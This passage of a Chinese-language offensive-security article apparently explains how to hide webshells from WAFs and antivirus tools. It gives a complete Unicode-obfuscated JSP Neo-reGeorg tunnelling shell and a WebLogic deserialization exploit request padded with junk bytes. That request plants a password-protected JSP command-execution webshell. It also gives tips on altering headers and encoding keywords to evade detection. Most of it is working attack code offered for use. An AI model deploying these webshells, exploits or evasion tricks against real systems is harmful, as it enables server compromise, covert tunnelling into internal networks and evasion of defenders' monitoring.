                u0073u0065u0073u0073u0069u006fu006eu002eu0073u0065u0074u0041u0074u0074u0072u0069u0062u0075u0074u0065("socket",
                u0073u006fu0063u006bu0065u0074u0043u0068u0061u006eu006eu0065u006c);
                u0072u0065u0073u0070u006fu006eu0073u0065u002eu0073u0065u0074u0048u0065u0061u0064u0065u0072("X-STATUS", "OK");
            } catch (u0055u006eu006bu006eu006fu0077u006eu0048u006fu0073u0074u0045u0078u0063u0065u0070u0074u0069u006fu006e e) {
                u0053u0079u0073u0074u0065u006du002eu006fu0075u0074u002eu0070u0072u0069u006eu0074u006cu006e
                (u0065u002eu0067u0065u0074u004du0065u0073u0073u0061u0067u0065());
                u0072u0065u0073u0070u006fu006eu0073u0065u002eu0073u0065u0074u0048u0065u0061u0064u0065u0072("X-ERROR",
                u0065u002eu0067u0065u0074u004du0065u0073u0073u0061u0067u0065());
                u0072u0065u0073u0070u006fu006eu0073u0065u002eu0073u0065u0074u0048u0065u0061u0064u0065u0072("X-STATUS", "FAIL");
            } catch (u0049u004fu0045u0078u0063u0065u0070u0074u0069u006fu006e e) {
                u0053u0079u0073u0074u0065u006du002eu006fu0075u0074u002eu0070u0072u0069u006eu0074u006cu006e
                (u0065u002eu0067u0065u0074u004du0065u0073u0073u0061u0067u0065());
                u0072u0065u0073u0070u006fu006eu0073u0065u002eu0073u0065u0074u0048u0065u0061u0064u0065u0072("X-ERROR",
                u0065u002eu0067u0065u0074u004du0065u0073u0073u0061u0067u0065());
                u0072u0065u0073u0070u006fu006eu0073u0065u002eu0073u0065u0074u0048u0065u0061u0064u0065u0072("X-STATUS", "FAIL");

            }
        } else if (u0063u006du0064u002eu0063u006fu006du0070u0061u0072u0065u0054u006f("DISCONNECT") == 0) {
            u0053u006fu0063u006bu0065u0074u0043u0068u0061u006eu006eu0065u006cu0020u0073u006fu0063u006bu0065u0074u0043u0068u0061u006eu006eu0065u006c =
            (SocketChannel)u0073u0065u0073u0073u0069u006fu006eu002eu0067u0065u0074u0041u0074u0074u0072u0069u0062u0075u0074u0065("socket");
            try{
                u0073u006fu0063u006bu0065u0074u0043u0068u0061u006eu006eu0065u006cu002eu0073u006fu0063u006bu0065u0074().close();
```

```
1  <%@page import="u006au0061u0076u0061u002eu006eu0069u006fu002eu0042u0079u0074u0065u0042u0075u0066u0066u0065u0072,
2  u006au0061u0076u0061u002eu006eu0065u0074u002eu0049u006eu0065u0074u0053u006fu0063u006bu0065u0074u0041u0064u0064u0072u0065u007
3  3u0073,
4  u006au0061u0076u0061u002eu006eu0069u006fu002eu0063u0068u0061u006eu006eu0065u006cu0073u002eu0053u006fu0063u006bu0065u0074u004
5  3u0068u0061u006eu006eu0065u006c, u006au0061u0076u0061u002eu0075u0074u0069u006cu002eu0041u0072u0072u0061u0079u0073,
6  u006au0061u0076u0061u002eu0069u006fu002eu0049u004fu0045u0078u0063u0065u0070u0074u0069u006fu006e,
7  u006au0061u0076u0061u002eu006eu0065u0074u002eu0055u006eu006bu006eu006fu0077u006eu0048u006fu0073u0074u0045u0078u0063u0065u007
8  0u0074u0069u006fu006e, u006au0061u0076u0061u002eu006eu0065u0074u002eu0053u006fu0063u006bu0065u0074" %><%
9
10 u0053u0074u0072u0069u006eu0067u0020u0063u006du0064u0020u003du0020u0072u0065u0071u0075u0065u0073u0074u002eu0067u0065u0074u004
```

```
8u0065u0061u0064u0065u0072("X-CMD");
    if (u0063u006du0064u0020u0021u003du0020u006eu0075u006cu006c) {
        u0072u0065u0073u0070u006fu006eu0073u0065u002eu0073u0065u0074u0048u0065u0061u0064u0065u0072("X-STATUS", "OK");
        if (u0063u006du0064u002eu0063u006fu006du0070u0061u0072u0065u0054u006f("CONNECT") == 0) {
            try {

u0053u0074u0072u0069u006eu0067u0020u0074u0061u0072u0067u0065u0074u0020u003du0020u0072u0065u0071u0075u0065u0073u0074u002eu0067u0065u0074u0048u0065u0061u0064u0065u0072("X-TARGET");
                int port =
u0049u006eu0074u0065u0067u0065u0072u002eu0070u0061u0072u0073u0065u0049u006eu0074(u0072u0065u0071u0075u0065u0073u0074u002eu0067u0065u0074u0048u0065u0061u0064u0065u0072("X-PORT"));

u0053u006fu0063u006bu0065u0074u0043u0068u0061u006eu006eu0065u006cu0020u0073u006fu0063u006bu0065u0074u0043u0068u0061u006eu006eu0065u006c = u0053u006fu0063u006bu0065u0074u0043u0068u0061u006eu006eu0065u006cu002eu006fu0070u0065u006e();

u0073u006fu0063u006bu0065u0074u0043u0068u0061u006eu006eu0065u006cu002eu0063u006fu006eu006eu0065u0063u0074(new
u0049u006eu0065u0074u0053u006fu0063u006bu0065u0074u0041u0064u0064u0072u0065u0073u0073(target, port));

u0073u006fu0063u006bu0065u0074u0043u0068u0061u006eu006eu0065u006cu002eu0063u006fu006eu0066u0069u0067u0075u0072u0065u0042u006cu006fu0063u006bu0069u006eu0067(false);

u0073u0065u0073u0073u0069u006fu006eu002eu0073u0065u0074u0041u0074u0074u0072u0069u0062u0075u0074u0065("socket",
u0073u006fu0063u006bu0065u0074u0043u0068u0061u006eu006eu0065u006c);
                u0072u0065u0073u0070u006fu006eu0073u0065u002eu0073u0065u0074u0048u0065u0061u0064u0065u0072("X-STATUS",
"OK");
            } catch (u0055u006eu006bu006eu006fu0077u006eu0048u006fu0073u0074u0045u0078u0063u0065u0070u0074u0069u006fu006e e)
{

u0053u0079u0073u0074u0065u006du002eu006fu0075u0074u002eu0070u0072u0069u006eu0074u006cu006e(u0065u002eu0067u0065u0074u004du00
```

```
65u0073u0073u0061u0067u0065());
                u0072u0065u0073u0070u006fu006eu0073u0065u002eu0073u0065u0074u0048u0065u0061u0064u0065u0072("X-ERROR",
u0065u002eu0067u0065u0074u004du0065u0073u0073u0061u0067u0065());
                u0072u0065u0073u0070u006fu006eu0073u0065u002eu0073u0065u0074u0048u0065u0061u0064u0065u0072("X-STATUS",
"FAIL");
            } catch (u0049u004fu0045u0078u0063u0065u0070u0074u0069u006fu006e e) {

u0053u0079u0073u0074u0065u006du002eu006fu0075u0074u002eu0070u0072u0069u006eu0074u006cu006e(u0065u002eu0067u0065u0074u004du00
65u0073u0073u0061u0067u0065());
                u0072u0065u0073u0070u006fu006eu0073u0065u002eu0073u0065u0074u0048u0065u0061u0064u0065u0072("X-ERROR",
u0065u002eu0067u0065u0074u004du0065u0073u0073u0061u0067u0065());
                u0072u0065u0073u0070u006fu006eu0073u0065u002eu0073u0065u0074u0048u0065u0061u0064u0065u0072("X-STATUS",
"FAIL");

            }
        } else if (u0063u006du0064u002eu0063u006fu006du0070u0061u0072u0065u0054u006f("DISCONNECT") == 0) {

u0053u006fu0063u006bu0065u0074u0043u0068u0061u006eu006eu0065u006cu0020u0073u006fu0063u006bu0065u0074u0043u0068u0061u006eu006
eu0065u006c =
(SocketChannel)u0073u0065u0073u0073u0069u006fu006eu002eu0067u0065u0074u0041u0074u0074u0072u0069u0062u0075u0074u0065("socket"
);
            try{

u0073u006fu0063u006bu0065u0074u0043u0068u0061u006eu006eu0065u006cu002eu0073u006fu0063u006bu0065u0074().close();
            } catch (u0045u0078u0063u0065u0070u0074u0069u006fu006e ex) {

u0053u0079u0073u0074u0065u006du002eu006fu0075u0074u002eu0070u0072u0069u006eu0074u006cu006e(u0065u0078u002eu0067u0065u0074u00
4du0065u0073u0073u0061u0067u0065());
            }
```

```
            u0073u0065u0073u0073u0069u006fu006eu002eu0069u006eu0076u0061u006cu0069u0064u0061u0074u0065();
        } else if (u0063u006du0064u002eu0063u006fu006du0070u0061u0072u0065u0054u006f("READ") == 0){

u0053u006fu0063u006bu0065u0074u0043u0068u0061u006eu006eu0065u006cu0020u0073u006fu0063u006bu0065u0074u0043u0068u0061u006eu006eu0065u006c=
(SocketChannel)u0073u0065u0073u0073u0069u006fu006eu002eu0067u0065u0074u0041u0074u0074u0072u0069u0062u0075u0074u0065("socket");
            try {

u0042u0079u0074u0065u0042u0075u0066u0066u0065u0072u0020u0062u0075u0066u0020u003du0020u0042u0079u0074u0065u0042u0075u0066u0066u0065u0072u002eu0061u006cu006cu006fu0063u0061u0074u0065(512);

u0069u006eu0074u0020u0062u0079u0074u0065u0073u0052u0065u0061u0064u0020u003du0020u0073u006fu0063u006bu0065u0074u0043u0068u0061u006eu006eu0065u006cu002eu0072u0065u0061u0064(buf);

u0053u0065u0072u0076u006cu0065u0074u004fu0075u0074u0070u0075u0074u0053u0074u0072u0065u0061u006du0020u0073u006fu0020u003du0020u0072u0065u0073u0070u006fu006eu0073u0065u002eu0067u0065u0074u004fu0075u0074u0070u0075u0074u0053u0074u0072u0065u0061u006d();
                while (u0062u0079u0074u0065u0073u0052u0065u0061u0064 > 0){

u0073u006fu002eu0077u0072u0069u0074u0065(u0062u0075u0066u002eu0061u0072u0072u0061u0079(),0,u0062u0079u0074u0065u0073u0052u0065u0061u0064);
                    u0073u006fu002eu0066u006cu0075u0073u0068();
                    u0062u0075u0066u002eu0063u006cu0065u0061u0072();

u0062u0079u0074u0065u0073u0052u0065u0061u0064u0020u003du0020u0073u006fu0063u006bu0065u0074u0043u0068u0061u006eu006eu0065u006cu002eu0072u0065u0061u0064(buf);
                }
                u0072u0065u0073u0070u006fu006eu0073u0065u002eu0073u0065u0074u0048u0065u0061u0064u0065u0072("X-STATUS", "OK");
```


```
                u0073u006fu002eu0066u006cu0075u0073u0068();
                u0073u006fu002eu0063u006cu006fu0073u0065();

            } catch (u0045u0078u0063u0065u0070u0074u0069u006fu006e e) {

u0053u0079u0073u0074u0065u006du002eu006fu0075u0074u002eu0070u0072u0069u006eu0074u006cu006e(u0065u002eu0067u0065u0074u004du0065u0073u0073u0061u0067u0065());
                u0072u0065u0073u0070u006fu006eu0073u0065u002eu0073u0065u0074u0048u0065u0061u0064u0065u0072("X-ERROR", u0065u002eu0067u0065u0074u004du0065u0073u0073u0061u0067u0065());
                u0072u0065u0073u0070u006fu006eu0073u0065u002eu0073u0065u0074u0048u0065u0061u0064u0065u0072("X-STATUS", "FAIL");
            }

        } else if (u0063u006du0064u002eu0063u006fu006du0070u0061u0072u0065u0054u006f("FORWARD") == 0){

u0053u006fu0063u006bu0065u0074u0043u0068u0061u006eu006eu0065u006cu0020u0073u006fu0063u006bu0065u0074u0043u0068u0061u006eu006eu0065u006c=
(SocketChannel)u0073u0065u0073u0073u0069u006fu006eu002eu0067u0065u0074u0041u0074u0074u0072u0069u0062u0075u0074u0065("socket");
            try {


u0069u006eu0074u0020u0072u0065u0061u0064u006cu0065u006eu0020u003du0020u0072u0065u0071u0075u0065u0073u0074u002eu0067u0065u0074u0043u006fu006eu0074u0065u006eu0074u004cu0065u006eu0067u0074u0068();
                byte[] buff = new byte[readlen];


u0072u0065u0071u0075u0065u0073u0074u002eu0067u0065u0074u0049u006eu0070u0075u0074u0053u0074u0072u0065u0061u006d().read(buff, 0, readlen);
```

```
u0042u0079u0074u0065u0042u0075u0066u0066u0065u0072u0020u0062u0075u0066u0020u003du0020u0042u0079u0074u0065u0042u0075u0066u006
6u0065u0072u002eu0061u006cu006cu006fu0063u0061u0074u0065(readlen);
                u0062u0075u0066u002eu0063u006cu0065u0061u0072();
                u0062u0075u0066u002eu0070u0075u0074(buff);
                u0062u0075u0066u002eu0066u006cu0069u0070();

                while(u0062u0075u0066u002eu0068u0061u0073u0052u0065u006du0061u0069u006eu0069u006eu0067()) {
                    u0073u006fu0063u006bu0065u0074u0043u0068u0061u006eu006eu0065u006cu002eu0077u0072u0069u0074u0065(buf);
                }
                u0072u0065u0073u0070u006fu006eu0073u0065u002eu0073u0065u0074u0048u0065u0061u0064u0065u0072("X-STATUS",
"OK");

            } catch (u0045u0078u0063u0065u0070u0074u0069u006fu006e e) {

u0053u0079u0073u0074u0065u006du002eu006fu0075u0074u002eu0070u0072u0069u006eu0074u006cu006e(u0065u002eu0067u0065u0074u004du00
65u0073u0073u0061u0067u0065());
                u0072u0065u0073u0070u006fu006eu0073u0065u002eu0073u0065u0074u0048u0065u0061u0064u0065u0072("X-ERROR",
u0065u002eu0067u0065u0074u004du0065u0073u0073u0061u0067u0065());
                u0072u0065u0073u0070u006fu006eu0073u0065u002eu0073u0065u0074u0048u0065u0061u0064u0065u0072("X-STATUS",
"FAIL");

u0073u006fu0063u006bu0065u0074u0043u0068u0061u006eu006eu0065u006cu002eu0073u006fu0063u006bu0065u0074().close();
            }
        }
    } else {
        u006fu0075u0074u002eu0070u0072u0069u006eu0074("Georg says, 'All seems fine'");
    }
%>
```

我贴出来了一个jsp版本的，大家如有需要，可以以前面冰蝎脚本的免杀方法自己修改Neo-reGeorg的shell。

上传组合招

webshell上传时，通过我们对前面提到的一些静态免杀可以成功绕过很多waf，但是也不代表能绕过所有waf，这个时候怎么办呢？我们可以使用一些组合招。众所周知，waf层进行绕waf是一个很好的办法，实战中通过给交互的数据包填充大量垃圾数据能有效的过waf,因为waf为了不能影响正常业务，肯定不会对特别大的数据包进行完整识别，只是取数据包的前一部分，比如在文件上传时，单纯的静态免杀不能绕过waf，我们可以使用垃圾数据填充+静态免杀脚本进行绕过：



这里的交互数据包可以是文件上传的数据包，当然也可以是sql注入的数据包，更可以是其他漏洞exp的数据包，比如之前weblogic的反序列化远程代码执行，也可以通过在数据包中添加大量垃圾字符来绕过waf：

```
POST /_async/AsyncResponseService HTTP/1.1
Host: xx.xx.xx:7001
Content-Length: 92307
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Cookie: think_var=zh-cn; PHPSESSID=qro0j9fr8vo4omtc06nvuuou65;
JSESSIONID=r71RcyjP4TtTpnYNkhcpvZJNqLzWr82cpzDtTWDzljwnJJl9gm0p!-1900228417
Connection: close
Upgrade-Insecure-Requests: 1
content-type: text/xml

000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
```

```
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000
   <soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
    xmlns:wsa="http://www.w3.org/2005/08/addressing"
    xmlns:asy="http://www.bea.com/async/AsyncResponseService">
    <soapenv:Header><wsa:Action>xx</wsa:Action><wsa:RelatesTo>xx</wsa:RelatesTo>
    <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
    <java version="1.8.0_131" class="java.beans.xmlDecoder">
    <object class="java.io.PrintWriter">

<string>servers/AdminServer/tmp/_WL_internal/bea_wls_internal/9j4dqk/war/webshell.jsp</string>
    <void method="println"><string><![CDATA[
    <%
        if("123".equals(request.getParameter("pwd"))){
            java.io.InputStream in =
Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream();
            int a = -1;
            byte[] b = new byte[1024];
            out.print("<pre>");
            while((a=in.read(b))!=-1){
                out.println(new String(b));
            }
            out.print("</pre>");
        }
        %>]]>
    </string></void><void
method="close"/></object></java></work:WorkContext></soapenv:Header><soapenv:Body><asy:onAsyncDeliv
ery/></soapenv:Body></soapenv:Envelope>
```

另外，也可以结合一些waf检测特征来绕过waf，比如将 Content-Disposition字段进行修改，修改成 Content+Disposition、 Content～Disposition等，都有可能突破waf检测。

总结

本文主要介绍了一些常用的上传免杀思路和一些webshell管理工具，同时以冰蝎的webshell为例，提供了一种webshell的免杀方法，供大家参考。其实webshell免杀思路很多，就不说其他的思路，就是以我说的这种思路也会有衍生很多方法，举个例子，在aspx脚本上，aspx甚至可以将“u0076u006Fu006Cu0063u0061u006Eu006F”这样的字符串变成类似“U00000076U0000006FU0000006CU00000063U00000061U0000006EU0000006F”这样的字符串来进行免杀。对于jsp和aspx的unicode编码的方法，

我们不光可以函数名全部编码，也可以部分编码，比如“request”，我们可以全部编码成“u0072u0065u0071u0075u0065u0073u0074”，也可以部分编码成“requu0065st”。这些都是可以躲避waf关键字段检测的。

这也是我之前常用的一种免杀手段，最近研究出新的办法就把老的办法发出来，也没什么技术含量，大佬轻喷。(转自：安全客)